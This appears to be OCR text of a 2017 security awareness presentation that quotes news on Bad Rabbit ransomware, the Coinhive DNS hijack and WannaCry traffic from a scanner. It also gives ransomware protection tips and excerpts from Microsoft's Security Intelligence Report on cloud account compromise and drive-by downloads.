"The bug was reported by researcher Yu Zhou, of Ant-Financial Light-Year Security Lab on Sept. 30. He was awarded $3,000 for the discovery through Google's bug bounty program."

Recent news

Bad Rabbit Ransomware Uses Leaked 'EternalRomance' NSA Exploit to Spread

by Mohit Kumar October 26, 2017

https://thehackernews.com/2017/10/bad-rabbit-ransomware.html

The Hacker News™ Security in a serious way

"A new widespread ransomware worm, known as "Bad Rabbit," that hit over 200 major organisations, primarily in Russia and Ukraine this week leverages a stolen NSA exploit released by the Shadow Brokers this April to spread across victims' networks."

"EternalRomance is a remote code execution exploit that takes advantage of a flaw (CVE-2017-0145) in Microsoft's Windows Server Message Block (SMB), a protocol for transferring data between connected Windows computers, to bypass security over file-sharing connections, thereby enabling remote code execution on Windows clients and servers."

Recent news

Hacker Hijacks CoinHive's DNS to Mine Cryptocurrency Using Thousands of Websites

by Mohit Kumar October 24, 2017

https://thehackernews.com/2017/10/coinhive-cryptocurrency-miner.html

The Hacker News™ Security in a serious way

"Reportedly an unknown hacker managed to hijack Coinhive's CloudFlare account that allowed him/her to modify its DNS servers and replace Coinhive's official JavaScript code embedded into thousands of websites with a malicious version."

"As a result, thousands of sites using coinhive script were tricked for at least six hours into loading a modified code that mined Monero cryptocurrency for the hacker rather than the actual site owners."

Recent news

When Scanners Attack
Posted by Martin Zinaich on July 30, 2017

http://itsecurity.co.uk/2017/07/when-scanners-attack/

The Hacker News™
Security in a serious way

"Recently I was tracking down WannaCry attack traffic coming loud and strong from an IP address that I soon associated to an HP Scanner. Yes, a scanner… but a scanner that utilizes Windows POS. I now have to worry about large format scanners. Tomorrow it will be light bulbs, door locks and the candy machine."

Best Practices

How to Protect Yourself from Ransomware Attacks?

"In order to protect yourself from Bad Rabbit, users are advised to disable WMI service to prevent the malware from spreading over your network."

"Also, make sure to update your systems regularly and keep a good and effective anti-virus security suite on your system."


"Since most ransomware spread through phishing emails, malicious adverts on websites, and third-party apps and programs, you should always exercise caution before falling for any of these."

"Most importantly, to always have a tight grip on your valuable data, keep a good backup routine in place that makes and saves copies of your files to an external storage device that isn't always connected to your PC."

https://thehackernews.com/2017/10/bad-rabbit-ransomware.html#

Mohit Kumar


Entrepreneur, Hacker, Speaker, Founder and CEO — The Hacker News and The Hackers Conference.



Name	Description	Status	Startup Typ
Windows Image Acquisition (WIA)	Provides im...		Manual
Windows Installer	Adds, modi...		Manual
Windows Management Instrumentation	Provides a c...	Started	Automatic
Windows Media Center Receiver Service	Windows M...		Manual
Windows Media Center Scheduler Service	Starts and st...		Manual
Windows Media Player Network Sharing Service	Shares Win...		Manual
Windows Modules Installer	Enables inst...		Manual
Windows Presentation Foundation Font Cache ...	Optimizes p...		Manual
Windows Remote Management (WS-Managem...	Windows R...		Manual

WMI (Windows Management Instrumentation) Service

Microsoft Security Assessment Report


Security_Intelligence_Report_Volume_22 (1).pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools Security_Intelligenc... Security_Intelligenc... × Sign In
1 / 74 60.7%


Microsoft Security Intelligence Report

Volume 22 | January through March, 2017

Microsoft

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report
Attacks




Cloud service weaponization

Cloud services such as Microsoft Azure are perennial targets for attackers seeking to compromise and weaponize virtual machines and other services. In a cloud weaponization threat scenario, an attacker establishes a foothold within a cloud infrastructure by compromising and taking control of one or more virtual machines. The attacker can then use these virtual machines to launch attacks, including brute force attacks against other virtual machines, spam campaigns that can be used for email phishing attacks, reconnaissance such as port scanning to identify new attack targets, and other malicious activities.

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report Attacks



Compromised accounts

DEFINITION:


Attackers break into the cloud-based account simply by using the stolen sign-in credentials of a user

ANALYSIS:

A large majority of these compromises are the result of weak, guessable passwords and poor password management, followed by targeted phishing attacks and breaches of third-party services.

http://download.microsoft.com/download/4/E/F/4EFA4D41-EF9A-4B5A-B638-2AC564D210F2/Security_Intelligence_Report_Infographic_EN_US.pdf

Microsoft Security Assessment Report
Attacks




Cloud-based user account attacks have increased 300% from last year, showing that attackers have found a new favorite target.

http://download.microsoft.com/download/4/E/F/4EFA4D41-EF9A-4B5A-B638-2AC564D210F2/Security_Intelligence_Report_Infographic_EN_US.pdf

Microsoft Security Assessment Report Attacks

Figure 4. Incoming attacks detected by Azure Security Center in 1Q17, by country/region of origin




Microsoft Security Intelligence Report
http://www.microsoft.com/sir

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report Attacks


Figure 5. Outgoing communication to malicious IP addresses detected by Azure Security Center in 1Q17, by address location


Percent of outgoing attacks, 1Q17
10% +
1% to 10%
0.1% to 1%
0.01% to 0.1%
> 0 to 0.01%
Insufficient Data
Microsoft Security Intelligence Report
http://www.microsoft.com/sir

https://www.microsoft.com/security/sir/default.aspx


Microsoft Security Assessment Report Attacks

Figure 3. Outbound attacks detected by Azure Security Center, 1Q17[2]



https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report
Drive-by-Downloads



Drive-by download sites

DEFINITION:

A website that hosts malware in its code and can infect a vulnerable computer simply by a web visit

